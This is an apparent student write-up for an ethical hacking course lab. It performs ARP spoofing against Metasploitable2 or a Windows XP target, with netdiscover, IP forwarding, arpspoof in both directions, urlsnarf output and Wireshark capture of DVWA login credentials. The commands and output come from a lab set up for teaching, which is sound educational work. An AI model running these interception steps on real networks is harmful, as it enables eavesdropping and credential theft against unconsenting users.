

Assignment 9 – Packet Sniffing

CYSE 450 Ethical Hacking and Penetration Testing


Windows



Metasploit



Kali Linux



Task: Performing an ARP Spoofing Attack

1. Power on and login to Kali Linux and Metasploitable2 (Target Machine) [NOTE: You can choose windows XP/7 as an alternative for metasploitable2, if you want]

2. Open a root terminal on the Kali Linux virtual machine and discover the IP addresses of the other machines on the network to spoof them (that is, pretend to be them) using **netdiscover** tool/command.

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
172.18.28.150   08:00:27:9f:b9:96      1      60  PCS Systemtechnik GmbH
172.18.28.152   08:00:27:89:bf:f4      1      60  PCS Systemtechnik GmbH
172.18.28.228   b0:7b:25:0e:34:98      1      60  Dell Inc.
```

3. You need to allow the Kali Linux machine to forward packets on behalf of other machines by enabling IP forwarding. Make sure that you're a root user on Kali Linux, and then enable IP forwarding by setting the IP forwarding flag.

```
┌──(root㉿crabapples)-[/home/crabapples]
└─# cat /proc/sys/net/ipv4/ip_forward
1
```

4. Generate multiple fake ARP replies by running the following command (in root terminal):

   arpspoof -i eth0 -t **IP-address_of_Victim IP address of-Gateway**

```
┌──(root㉿crabapples)-[/home/crabapples]
└─# arpspoof -i eth0 -t 172.18.28.150 172.18.28.1
8:0:27:5d:4f:a 8:0:27:9f:b9:96 0806 42: arp reply 172.18.28.1 is-at 8:0:27:5d:4f:a
8:0:27:5d:4f:a 8:0:27:9f:b9:96 0806 42: arp reply 172.18.28.1 is-at 8:0:27:5d:4f:a
8:0:27:5d:4f:a 8:0:27:9f:b9:96 0806 42: arp reply 172.18.28.1 is-at 8:0:27:5d:4f:a
8:0:27:5d:4f:a 8:0:27:9f:b9:96 0806 42: arp reply 172.18.28.1 is-at 8:0:27:5d:4f:a
```

5. Also trick the router into believing you are the victim so that you can intercept incoming internet traffic on the victim's behalf. Open a new root terminal and run the command that follows:

   arpspoof -i eth0 **-t IP address of-Gateway IP-address_of_Victim**

```
┌──(root㉿crabapples)-[/home/crabapples]
└─# arpspoof -i eth0 -t 172.18.28.1 172.18.28.150
8:0:27:5d:4f:a 0:0:c:7:ac:1 0806 42: arp reply 172.18.28.150 is-at 8:0:27:5d:4f:a
8:0:27:5d:4f:a 0:0:c:7:ac:1 0806 42: arp reply 172.18.28.150 is-at 8:0:27:5d:4f:a
8:0:27:5d:4f:a 0:0:c:7:ac:1 0806 42: arp reply 172.18.28.150 is-at 8:0:27:5d:4f:a
8:0:27:5d:4f:a 0:0:c:7:ac:1 0806 42: arp reply 172.18.28.150 is-at 8:0:27:5d:4f:a
8:0:27:5d:4f:a 0:0:c:7:ac:1 0806 42: arp reply 172.18.28.150 is-at 8:0:27:5d:4f:a
8:0:27:5d:4f:a 0:0:c:7:ac:1 0806 42: arp reply 172.18.28.150 is-at 8:0:27:5d:4f:a
```

6. Check the Arp table in the target Machine. Did you notice any changes in the MAC address for the gateway?

```
C:\Documents and Settings\bananaman>arp -a

Interface: 172.18.28.150 --- 0x2
  Internet Address      Physical Address      Type
  172.18.28.2           bc-f1-f2-61-e6-a8     dynamic
```


It looks like the MAC address for 172.18.28.150 changed to now have the MAC address of 172.18.28.1, based on my wireshark results.

7. In another terminal in Kali VM, type the following command to Extract the URLs running.


```
┌──(svatsa㉿kali)-[~]
└─$ sudo urlsnarf -i eth0
[sudo] password for svatsa:
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
192.168.1.34 - - [28/Oct/2023:11:53:10 -0400] "GET http://tikiwiki.com/ HTTP/1.0" - - "-" "Wget/1.10.2"
```


```
rg/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001
01 Firefox/115.0"
crabapples.odu.edu - - [17/Nov/2023:16:31:10 -0500] "POST http://ocsp.pki.goo
g/gts1c3 HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/2
0100101 Firefox/115.0"
crabapples.odu.edu - - [17/Nov/2023:16:31:10 -0500] "POST http://r3.o.lencr.o
rg/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001
01 Firefox/115.0"
crabapples.odu.edu - - [17/Nov/2023:16:31:10 -0500] "POST http://r3.o.lencr.o
rg/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001
01 Firefox/115.0"
crabapples.odu.edu - - [17/Nov/2023:16:31:10 -0500] "GET http://172.18.28.152
/dvwa/login.php HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0"
crabapples.odu.edu - - [17/Nov/2023:16:31:10 -0500] "GET http://172.18.28.152
/dvwa/dvwa/css/login.css HTTP/1.1" - - "http://172.18.28.152/dvwa/login.php"
"Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
crabapples.odu.edu - - [17/Nov/2023:16:31:10 -0500] "GET http://172.18.28.152
/dvwa/dvwa/images/login_logo.png HTTP/1.1" - - "http://172.18.28.152/dvwa/log
in.php" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115
.0"
crabapples.odu.edu - - [17/Nov/2023:16:31:10 -0500] "GET http://172.18.28.152
/favicon.ico HTTP/1.1" - - "http://172.18.28.152/dvwa/login.php" "Mozilla/5.0
 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
```

8. Open a browser in kali Linux and type the IP address of Metasploitable2 (Target Machine). Then go to DVWA page which would look like the following screenshot.



9. Now open Wireshark inside Kali Linux and filter with **http**:





10. Analyze **HTTP POST** packet to capture the credentials you used to login to DVWA page in Metasploitable2 VM.